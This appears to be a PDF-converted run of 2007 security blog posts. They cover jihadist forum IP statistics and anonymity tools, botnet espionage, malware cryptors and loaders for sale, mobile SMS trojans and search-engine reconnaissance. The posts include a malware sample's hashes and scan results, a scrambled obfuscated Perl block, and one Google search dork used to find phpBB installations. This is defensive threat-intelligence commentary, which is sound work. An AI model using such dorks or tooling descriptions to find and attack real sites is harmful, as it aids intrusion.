4. <http://ddanchev.blogspot.com/2007/03/complexity-and-threats-mind-mapping.html>
5. <http://ddanchev.blogspot.com/2006/05/current-state-of-web-application-worms.html>

206

Unique IP addresses		All IP addresses	
Region	Percentage	Region	Percentage
Europe	31.75	Europe	27.39
Gulf	21.14	Gulf	26.67
Maghreb	12.81	Maghreb	13.63
Levant	11.09	Levant	11.71
Egypt	10.33	Egypt	9.25
Americas	8.26	Americas	6.6
Asia-Pacific	2.62	Asia-Pacific	2.59

Sampling Jihadists' IPs (2007-05-16 01:01)

[1]Great idea as a matter of fact :

" The following is based on an analysis of 4,593 IP addresses (1,452 unique IP addresses). The IPs were ac-

quired from 19 of the more prominent of the Salafist/Jihadist forums , *including both Arabic and non-Arabic forums* , from 01 January through 30 April of this year. "

Taking into consideration the per-country stats, do not exclude the logical possibility of [2]IP cloaking while

browsing these and also, the tiny number of intelligence and lone gunman info warriors gathering [3]OSINT data.

In another much more in-depth analysis on mapping the online jihad, the authors point out the [4]emerging

internationalization of jihad as well :

" The near exclusive use of the Arabic language in these significant jihadi websites likely accounts for the concentration of activity in the Middle East and North Africa. But with a reach to more than 40 countries, the virtual

community within these ten influential sites assumes a global significance. The international jihadi movement's use

of the internet to fuel the exchange of ideological expansion and its corresponding influx of support will increase the vulnerability of many countries to the appeal of extremism. "

At least these organizations don't rely on setting up [5]fake jihadist communities to come up with the sample

data, but know exactly where to look for.

1. <http://www.sofir.org/sarchives/006039.php>
2. <http://ddanchev.blogspot.com/2005/12/ip-cloaking-and-competitive.html>
3. <http://ddanchev.blogspot.com/2006/09/benefits-of-open-source-intelligence.html>
4. <http://www.isn.ethz.ch/news/sw/details.cfm?ID=17535>
5. <http://ddanchev.blogspot.com/2007/03/cyber-traps-for-wannabe-jihadists.html>

4.....	المقدمة
5.....	الباب الأول: الأمن في القرآن والسيرة
16.....	الباب الثاني: الكتمان والسرية
23.....	الباب الثالث: أمن الحاسوب والإنترنت
33.....	الباب الرابع: أمن الوثائق والمعلومات
43.....	الباب الخامس: أمن الاتصالات
70.....	الباب السادس: أمن السلاح وحرب العصابات
80.....	الباب السابع: أمنيّات التجسس والمخابرات
89.....	الباب الثامن: أمنيّات السجون والمحققين
103.....	الباب التاسع: الفتاوي
112.....	الباب العاشر: التوصيات والملاحظات
118.....	الخاتمة

The Jihadist Security Encyclopedia (2007-05-16 01:41)



A month ago, the Media Jihad Battalion started distributing a 118 pages long encyclopedia on anything starting from secure communications to keywords not to search for as they'll raise an early warning system alarm. The front cover is so [1]Blade's style, but the PSYOPS motive is highly influential. Here's a[2] translated table of contents and the original version attached.

1.

http://upload.wikimedia.org/wikipedia/en/thumb/1/19/Blade_movie.jpg/200px-Blade_movie.jpg.

2. <http://onlinejihad.wordpress.com/2007/04/05/the-ultimate-security-encyclopedia/>


```

nvas(w,51
ter$m(1,sub($N=
*$_:@D=(2,$a,515,
);pop@D)7..8}@S,64;
x++)split//;++$y);<
}@S;(for$p(@S){map(
y=$v+$q;$g=g(-1);$
$q]=$g($G||0){$t-
*$x+$_}@S}upda
;s&#& &g;

4,he,514)
cget$c(bg);@S=0
$a);map(createLin
$F?do(open(_,$F);ma
_>):map($x=$_;map($
$q=$_;$t=0;for$v(-1
||$v#or$G=$g;$t+=g
$G)}@S)for$x(@S){
te$m;redo)}};Ma
($F,$G)=0

->pack;af
..63;map($a=2+8
e$c(@D);@D=($a,@D
p($x=0;map(g(/@/);$
y=$_;g(1>rand#4)}@S
..1){map($x=$p+$
;)}(-1..1)}$N[64*$p+
map($y=$_;g+$N[64
inLoop';s#\s##g
ARGV;eval
8*$y;$I=$
I[$M]and$c->del
ete($I);$I[$M]=cr
eateOval$c(3+8*$x,3
+8*$y,9+8*$x,9+8*$y
,-f=>$z?"blue":$N,o
utline=>$N)}$Q)use#
Tk;$m=new#MainWin
dow(title=>$G);
$c=$m->Ca

```

Visual Script Obfuscation (2007-05-16 02:10)

We often talk and deobfuscate scripts aiming to hide their real and often [1]malicious intentions. But what if malicious attackers have become so efficient in their obfuscation, that they decide to show some [2]JAPH style in order to make them harder to analyze by visually obfuscating the scripts as you can see here?

1. <http://ddanchev.blogspot.com/2007/03/shots-from-malicious-wild-west-sample.html>
2. <http://www.cpan.org/misc/japh>

Corporate Espionage Through Botnets (2007-05-16 22:09)

Following my previous post on [1]OSINT Through Botnets, here's a company that's [2]categorizing Fortune 500

companies whose networks are heavily polluted with [3]malware infected hosts :

" Support Intelligence (SI), a network security company in San Francisco, has been running what it called "30

Days of Bots," featuring corporate networks infected with spam-churning bots. It began analyzing data in February, monitoring 10,000 domains that plow data into a trap much like a fishnet, except the intelligence in the data is

designed to determine what information to keep by looking for spam. In total, SI analyzed traffic from more than 100

sources, including the aforementioned spam traps. "

Considering the possibility for gathering open source intelligence through military and government infected PCs only, it is logical to conclude that a specific company can be targeted on the basis of the already infected hosts on its


network as well. Think about it. For the time being, a botnet's master doesn't really care if it's a military or Fortune 500 company that's infected as long as spam, phishing and malware goes out of these hosts. But passive corporate

espionage in the form of intercepting the traffic going out of a specific company's network shouldn't be excluded as

an opportunity.

1. <http://ddanchev.blogspot.com/2007/04/osint-through-botnets.html>
2. <http://www.support-intelligence.com/blog/>
3. <http://www.esecurityplanet.com//article.php/3675496>

211



AhnLab-V3	2007.5.16.1	05.16.2007	no virus found
AntiVir	7.4.0.23	05.16.2007	no virus found
Authentium	4.93.8	05.16.2007	no virus found
Avast	4.7.997.0	05.16.2007	no virus found
AVG	7.5.0.467	05.16.2007	no virus found
BitDefender	7.2	05.16.2007	no virus found
CAT-QuickHeal	9.00	05.16.2007	(Suspicious) - DNAScan
ClamAV	devel-20070416	05.16.2007	no virus found
DrWeb	4.33	05.16.2007	no virus found
eSafe	7.0.15.0	05.16.2007	suspicious Trojan/Worm
eTrust-Vet	30.7.3634	05.15.2007	no virus found
Ewido	4.0	05.16.2007	no virus found
FileAdvisor	1	05.17.2007	no virus found
Fortinet	2.85.0.0	05.16.2007	suspicious
F-Prot	4.3.2.48	05.16.2007	no virus found
F-Secure	6.70.13030.0	05.16.2007	no virus found
Ikarus	T3.1.1.7	05.16.2007	no virus found
Kaspersky	4.0.2.24	05.17.2007	no virus found
McAfee	5032	05.16.2007	no virus found
Microsoft	1.2503	05.17.2007	no virus found
NOD32v2	2271	05.16.2007	no virus found
Norman	5.80.02	05.16.2007	no virus found
Panda	9.0.0.4	05.16.2007	Suspicious file
Prevx1	V2	05.17.2007	no virus found
Sophos	4.17.0	05.16.2007	no virus found
Sunbelt	2.2.907.0	05.12.2007	VIPRE.Suspicious
Symantec	10	05.16.2007	no virus found
TheHacker	6.1.6.115	05.15.2007	no virus found
VBA32	3.12.0	05.16.2007	no virus found
VirusBuster	4.3.7:9	05.16.2007	no virus found
Webwasher-Gateway	6.0.1	05.16.2007	Win32.ModifiedUPX.gen (suspicious)

Yet Another Malware Cryptor In the Wild (2007-05-17 13:36)

Just stumbled upon a newly released cryptor in the wild, and as I pointed out in a previous post related to [1]yet

another cryptor, they're signature-based malware scanning's worst enemy. By the time AV vendors obtain a sample

and analyze the routines they use, unless an IPS solution is in place, and end user friendly perimeter defense

detecting the bot-ization of the host are in place - an infection occurs.

What's the big picture? It's launching a denial of service attack on anti virus vendors' labs in the form of

distributing couple of hundred malware samples - future [2]family members of a malware group. Polymorphism

encrypting routines are nothing new, but with DIY cryptors in the wild the result can be [3]quite successful even for copy cats:

" Another example is the Stration family of malware, responsible for worms and other forms of malware in

late 2006. " Stration was changing so quickly—the encryption packaging, the compiler, everything. We saw up to

300 variants in a single day ," says Ron O'Brien, senior security analyst at anti-malware vendor Sophos. "

212

File size : 4608 bytes

MD5 : 406e3a1443ec617f2c968a957a460f10

SHA1 : 187abe8cec588b53126afbe8e600379a3bac2321

1. http://ddanchev.blogspot.com/2007/03/shots-from-malicious-wild-west-sample_10.html
2. <http://ddanchev.blogspot.com/2006/08/malware-bot-families-technology-and.html>
3. http://www.csoononline.com/read/040107/brf_threat_watch.html

213



Commercializing Mobile Malware (2007-05-18 18:14)

Visionary enough, [1]I predicted this over an year ago, and despite that for the time being there are only two publicly known pieces of mobile malware sending sms messages from the infected devices to premium numbers, it's [2]an

emerging trend for customers and mobile operators to [3]keep an eye on :

" After installation, the Viver trojans immediately start sending SMS messages to premium-rate numbers. The

messages are sent with proper international area codes, so they are able to reach the correct destination even when

activated outside Russia. We've already seen for-profit malware in mobile devices: Wesber.A and Redbrowser are

Java Midlet trojans that try to send messages to Russian premium-rate numbers. But these trojans require user

acceptance per each message and are able to send messages correctly only inside Russia. "

Some comments I made back then :

" The number and penetration of mobile devices greatly outpaces that of the PCs.

Malware authors are ac-

tively experimenting and of course, progressing with their research on mobile malware. The growing monetization of mobile devices, that is generating revenues out of users and their veto power on certain occasions, would result in more development in this area by malicious authors. SPIM would also emerge with authors adapting their malware

for gathering numbers. Mobile malware is also starting to carry malicious payload. Building awareness on the the

issue, given the research already done by several vendors, would be a wise idea. "

Something else to think about is related to Europe's most recent mega-music event [4]Eurovision and the sms

voting power that, given enough infected mobile devices are in place the results could change pretty fast if you're

following my thoughts. Thankfully, compared to zombie networks making it possible to do [5]intelligence and

[6]espionage tweaks given the large infected population, we still cannot talk about mobile botnets. The most juicy

target for the time being however, remains the rise mobile banking.

[7]Another comment I made a while ago :

" Malware authors indeed have [8]financial incentives to futher continue recompiling publicly available PoC

mobile malware source code, and it's the purchasing/identification features phones, opening a car with an SMS,

opening a door with an SMS, purchasing over an SMS or direct barcode scanning, mobile impersonation scams,

harvesting phone numbers of infected victims, as well as unknowingly interacting with premium numbers are the

things about to get directly abused - efficiently and automatically. "

Related posts:

[9]Proof of Concept Symbian Malware Courtesy of the Academic World

[10]Mobile Devices Hacking Through a Suitcase

214

1. <http://www.linuxsecurity.com/docs/malware-trends.pdf>
2. <http://www.viruslist.com/en/weblog?weblogid=208187370>
3. <http://www.f-secure.com/weblog/#00001194>

4. http://en.wikipedia.org/wiki/Eurovision_Song_Contest
5. <http://ddanchev.blogspot.com/2007/04/osint-through-botnets.html>
6. <http://ddanchev.blogspot.com/2007/05/corporate-espionage-through-botnets.html>
7. http://ddanchev.blogspot.com/2006/08/bed-time-reading-symbian-os-platform_12.html
8. <http://www.symantec.com/avcenter/venc/data/trojan.redbrowser.a.html>
9. <http://ddanchev.blogspot.com/2006/11/proof-of-concept-symbian-malware.html>
10. <http://ddanchev.blogspot.com/2006/08/mobile-devices-hacking-through.html>

215


Tricking a Laptop's Fingerprint Authentication (2007-05-19 22:49)

[1]The joys of fingerprint biometrics with a [2]duplicate fingerprint of the original.

[EMBED]

1. <http://ddanchev.blogspot.com/2006/06/wheres-my-fingerprint-dude.html>
2. <http://ddanchev.blogspot.com/2006/11/how-to-fake-fingerprints.html>

216



Please enter the code you see below and press *Continue*.



[audio version](#)

Code:

[If you are unable to use the code provided, please [click here to generate a new code](#).]

MySpace's Sex Offenders Problem (2007-05-21 20:18)

MySpace, being one of the most popular social networking sites is always under fire on its efforts to combat known

child offenders registering and using its database to find what they're looking for. The problem isn't MySpace as a

faciliator for such type of communications but the vast amounts of personal information – future contact points – kids publish about themselves online, not knowing that on the Internet anyone can be a dog and most importantly, parents

loosing the emotional connection with their kids and making it easier for someone to break the ice and establish trust.

Several months ago, funded by nothing more but his common sense Kevin Poulsen gathered name data from

the [1]U.S public child offenders registry and found positive results with people – thankfully – stupid enough to use their real names. And while they wouldn't do it again the next time instead of making it easier to aggregate the data, a CAPTCHA to limit such automatic activities was implemented.

Don't blame MySpace blame bureaucracy. Meanwhile, here's an article on U.S authorities demanding that [2]MyS-

pace provide data on identified and removed known child offenders – they agreed :

"

MySpace agreed Monday to provide the information to all states after some members of the group filed subpoenas

or took other legal actions to demand it. The company said last week such efforts were required under the federal

Electronic Communications Privacy Act before it could legally release the data. "Different states are going about it different ways," said Noelle Talley, spokeswoman for Cooper, who filed a "civil investigative demand" for the information.

Connecticut Attorney General Richard Blumenthal used a subpoena that "compels this information right away -

within hours, not weeks, without delay - because it is vital to protecting children," he said.

217

"

If protecting children is vital, remove the CAPTCHA so everyone knowing how to aggregate and tweak the

data will come up with far more sophisticated stats than the ones currently available. Actual results too. Next time it would become harder to track them, so don't count on measures like these instead, ensure naughty conversations

aren't taking place at all. Makes me wonder one thing - should you be filtering known child offenders on the Internet perhaps a futile attempt given the pseudo-personalities they could establish, or at the ISP level and put them under

surveillance right from the very beginning? Of course [3]child offenders should not have unmonitored access to the Internet so rethink the basics.

Related posts:

[4]Registered Sex Offenders on MySpace

[5]IMSafer Now MySpace Compatible

1. <http://www.nsopr.gov/>


2. <http://www.forbes.com/feeds/ap/2007/05/21/ap3742869.html>

3. http://news.com.com/Police+Blotter+Imprisoned+sex+offenders+demand+PCs/2100-7348_3-6184088.html

4. <http://ddanchev.blogspot.com/2006/10/registered-sex-offenders-on-myspace.html>

5. <http://ddanchev.blogspot.com/2007/03/imsafer-now-myspace-compatible.html>

218



A Malware Loader For Sale (2007-05-22 11:46)

Continuing the [1]Shots from the Malicious Wild West series and the [2]yet another malware tool in the wild posts,

here's a recently advertised malware loader. Polymorphism, built in packing functions and the ability to set an interval for loading yet another executable at a URL or a URL redirector, DIY firewalls unloading techniques, pretty much

anything ugly is in place – as usual. The loader's source code is currently available for \$150, undetected bots go for \$15 per piece. Malware on demand in principle, or [3]malicious economies of scale?

1. http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample_25.html

2. <http://ddanchev.blogspot.com/2007/05/yet-another-malware-cryptor-in-wild.html>
3. <http://ddanchev.blogspot.com/2007/03/underground-economys-supply-of-goods.html>

219



A Client Application for "Secure" E-banking? (2007-05-22 12:17)

This is perhaps the second [1]product concept myopia right after the [2]lie detection software for text comminations

I come across to recently. Remember a previous post [3]heading in the opposite direction, where a bank was trying

to rebuild confidence in the most abused phishing medium - the email - to keep in touch with its customers? Here's

another company that's betting on a third-party client application to solve the problem of [4]secure E-banking totally falling victim in the [5]secure channel communication myopia one that I think has nothing to do with reality when it

comes to the [6]success of phishing :

" Here's how Armored Online works: A company, such as a financial institution or online retailer, offers a downloadable client to customers through its website.

That client then gives the customer's computer a secure channel with which to communicate and transact with the company .

Its Java-based browser is locked down, meaning it won't accept any plug-ins, like cookies used by criminals. What's more, the client can only "talk" to the server at the bank or online store. "It's like iTunes for banks," Mr. Sowerby said. "

[7]The attack of the disabled cookies? [8]Not really, so [9]be realistic. Coming up with a third-party applica-

tion as the cornerstone of E-banking security directly conflicts with E-banking's biggest benefit - flexibility due to the compatibility with the most popular browsers. So you'd rather focus on the current situation - [10]Brandjacking

instead of [11]re-inventing the SSL wheel - as a matter of fact the [12]Gozi trojan and the [13]Nuclear Grabber are

quite comfortable with SSL as they bypass it entirely. Even worse, a [14]trojanized copy of the program will emerge

given it receives any acceptance at all. And if banks start embracing it - don't - we can easily start talking about

DRM enabled E-banking where, both, banks and customers will turn into virtual hostages to a third-party application

trying to reboot the market for anti-phishing services, totally forgetting the problem is not in the lack of unencrypted transactions as no one is sniffing the credentials, but pushing fake sites instead of letting customers pull the sites for themselves.

Don't disrupt in irrelevance.

1. <http://www.armoredonline.com/>
2. <http://ddanchev.blogspot.com/2007/04/lie-detecting-software-for-text.html>
3. <http://ddanchev.blogspot.com/2006/04/heading-in-opposite-direction.html>
4. <http://ddanchev.blogspot.com/2006/01/security-threats-to-consider-when.html>
5. <http://www.redherring.com/Article.aspx?a=22282&hed=Security+With+A+Difference>
6. <http://ddanchev.blogspot.com/2007/02/phishing-ecosystem.html>
7. http://www.londonstimes.us/toons/cartoons/display.html?image=Simeon_DisabledCookies4.jpg
8. <http://ddanchev.blogspot.com/2006/09/banking-trojan-defeating-virtual.html>
9. <http://ddanchev.blogspot.com/2007/05/defeating-virtual-keyboards.html>
10. <http://ddanchev.blogspot.com/2007/05/brandjacking-index.html>
11. http://news.netcraft.com/archives/2007/05/15/internet_passes_600000_ssl_sites.html
12. <http://www.secureworks.com/research/threats/gozi/>
13. <http://ddanchev.blogspot.com/2006/11/nuclear-grabber-toolkit.html>

14. http://www.symantec.com/security_response/writeup.jsp?docid=2007-042705-0108-99&tabid=2

220

Counter Espionage Tips from the Cold War (2007-05-23 20:03)

There's nothing old-fashioned in short films like these representing possible techniques used by intelligence services while recruiting - " Cold War counter-spy instructional film created to convince government officials traveling with top secret info to watch their backs. Watch hapless G-men get seduced and setup for blackmail by treacherous Soviet

she-spies "

[EMBED]

And despite that today's perception of sexy she-spies has evolved proportionally with the technological advances in

espionage, some of the tips are still emphasizing on the basics.

221

👤 Exclusive ... Two best to conceal Alaibi and browse utmost secrecy; (complete and the latest edition)

Bye ...

My brothers loved many programs are known to conceal Alaibi and browse utmost secrecy, but I think they are two best programs for hour between Internet surfers ...

Original text:

اخوتي الاحبة كثير هي البرامج المشهورة في اخفاء الايبي والتصفح بسرية
تامة ولكن هناك برنامجين باعتقادي انهما افضل البرامج وذلك لشهرتهما بين
متصفححي الانترنت...

Google X added to God.

+ [Suggest a better translation](#)

Steganos Internet Anonym Pro 2006 8.0.1



Steganos®

Internet Anonym™ VPN

Your anonymous SSL tunnel to the Internet.

Jihadists' Anonymous Internet Surfing Preferences (2007-05-23 21:13)

Jihadists are logically not just interested in [1]encryption and [2]steganography but also, in ways to anonymize their web surfing activities as much as possible. A wannabe jihadist whose tips and recommendations have gained him

a lot of reputation around the forums I follow, recently came up with an in-depth article on recommended and

reviewed IP cloaking services with direct download links in between. It makes [3]stats like these questionable to a

certain extend as I've already pointed out. Among the [4]IP cloaking tools reviewed are :

- [5]Steganos Internet Anonym Pro
- [6]Hide IP Platinum 3.1

- [7]Proxy Switcher Pro

- [8]Invisible Browsing v5.0.52

TOR is, of course, mentioned as well but at the bottom of the article citing performance issues compared to

commercial solutions. [9]IP decloaking is not even considered as a concept.

1. <http://ddanchev.blogspot.com/2007/04/mujahideen-secrets-encryption-tool.html>
2. <http://ddanchev.blogspot.com/2006/08/steganography-and-cyber-terrorism.html>
3. <http://ddanchev.blogspot.com/2007/05/sampling-jihadists-ips.html>
4. <http://ddanchev.blogspot.com/2005/12/ip-cloaking-and-competitive.html>
5. <http://www.steganos.com/>
6. <http://www.hide-ip-soft.com/>
7. <http://www.proxyswitcher.com/>
8. <http://www.amplusnet.com/products/invisiblebrowsing/overview.htm>
9. <http://www.metasploit.com/research/misc/decloak/>



Microsoft's Forefront Ad Campaign (2007-05-23 22:34)

The introduction of Microsoft's Forefront security solutions is already backed up by a huge ad campaign that can be

seen on the majority of tech-news portals. The campaign is however lacking a consistent vision to communicate the

benefits and main differentiation points – if any – of the product, and is barely informing that it exists in a [1]not so creative way :

There's nothing in Forefront that really makes it notably better or worse than any other solutions that are

already in the marketplace. However, the Microsoft name may be sufficient for it to steal market share,

and a better integration with other

Microsoft solutions...is likely to be a bit of a differentiator," said Quin. Faced with increasing competition from

Microsoft, Symantec Corp. questioned Microsoft's ability to effectively protect enterprise customers.

Trying to be witty too much while fighting ninjas and aliens often results in your ad campaign "clowning" in the eyes of a prospective customer.

[2]Security is indeed[3] a cosmic phenomenon for Microsoft, an unex-

plained pseudo-randomly generated event that's continuing [4]to be researched and analyzed for generations to

come. [5]Can they achieve desirable results? Will [6]penetration pricing help? And will the ad agency that got


commisioned with the ad campaign come up with a bit of [7]a more creative psychological imagination the next time?

223



A pure example of an [8]acquisition-to-[9]solution strategy compared to [10]AOLs licensing of a reputable AV vendor's technology, in order for them to [11]enter the market segment as well.

1. <http://www.itbusiness.ca/it/client/en/home/News.asp?id=43360>
2. <http://www.eweek.com/article2/0,1759,2132724,00.asp?kc=EWRSS03129TX1K0000614>
3. <http://it.slashdot.org/article.pl?sid=07/05/08/1226243&from=rss>
4. http://www.channelregister.co.uk/2007/05/03/ms_forefront/
5. <http://ddanchev.blogspot.com/2006/05/microsoft-in-information-security.html>
6. <http://ddanchev.blogspot.com/2006/08/microsofts-onecare-penetration-pricing.html>
7. <http://ddanchev.blogspot.com/2007/02/beyond-traditional-advertising-packages.html>
8. <http://www.microsoft.com/presspass/press/2003/jun03/06-10GeCadPR.mspx>
9. <http://www.microsoft.com/presspass/press/2005/feb05/02-08sybaripr.mspx>
10. http://ddanchev.blogspot.com/2006/06/brace-yourself-aol-to-enter-security_09.html
11. <http://www.ecommercetimes.com/story/52290.html>



Google Hacking for Vulnerabilities (2007-05-29 12:31)

Tools like these are a clear indication in the interest of gathering targets through google hacking techniques and SQL

injecting them using a single tool. What's important to note is that, instead of scanning the target's web server in an automated fashion thus, increasing the potential of detecting your malicious requests in this case the attack vectors are already known even cached on a search engines' servers. Perhaps a good time to set up a [1]google hacking or

[2]PHP deception honeypot, make sure google crawls it and either gather first hand statistics, or deceive at your best.

A paper released under the [3]Know Your Enemy series comments on the concept of search engines' reconnaissance

:

"Below we give the exploits we have seen against our honeypots and where possible an estimate of the


number of users for each piece of software. The estimates are obtained by checking the number of Google search

results returned for a given page in a website, for example searching for "'powered by PHPBB" inurl:viewtopic.php'

suggests there are around 1.5 million installations of PHPBB indexed by Google."

Malware using search engines to build its hit lists is nothing new and it's the [4]Santy worm and perhaps even

the [5]JS/Yamanner worm I have in mind. Worms like these are



just the tip of the iceberg when it comes to malware because their successful intrusions act as a propagation vector for malware exes, exploits embedded pages, and hosting of phishing sites. In case you remember, over an year ago New

Zealand started [6]a nation wide google hacking security audit aiming to not just build awareness on the potential

security issues, but to also, measure the country's susceptibility to google hacking which they claim is the highest

in the world. If you don't take care of your web application vulnerabilities someone else will, and your organization wouldn't even have "the privilege" of getting exploited by an advanced attacker, but by a script kiddie making your server

open a reverse shell back to them in between [7]everything else.

1. <http://ghh.sourceforge.net/>
2. <http://www.rstack.org/phphop/>
3. <http://honeynet.org/papers/webapp/>
4. http://www.theregister.co.uk/2004/12/21/santy_worm/
5. <http://ddanchev.blogspot.com/2006/06/web-application-email-harvesting-worm.html>
6. <http://ddanchev.blogspot.com/2006/05/nation-wide-google-hacking-initiative.html>
7. <http://ddanchev.blogspot.com/2007/04/compilation-of-web-backdoors.html>



Phrack Magazine's Latest Issue (2007-05-29 16:49)

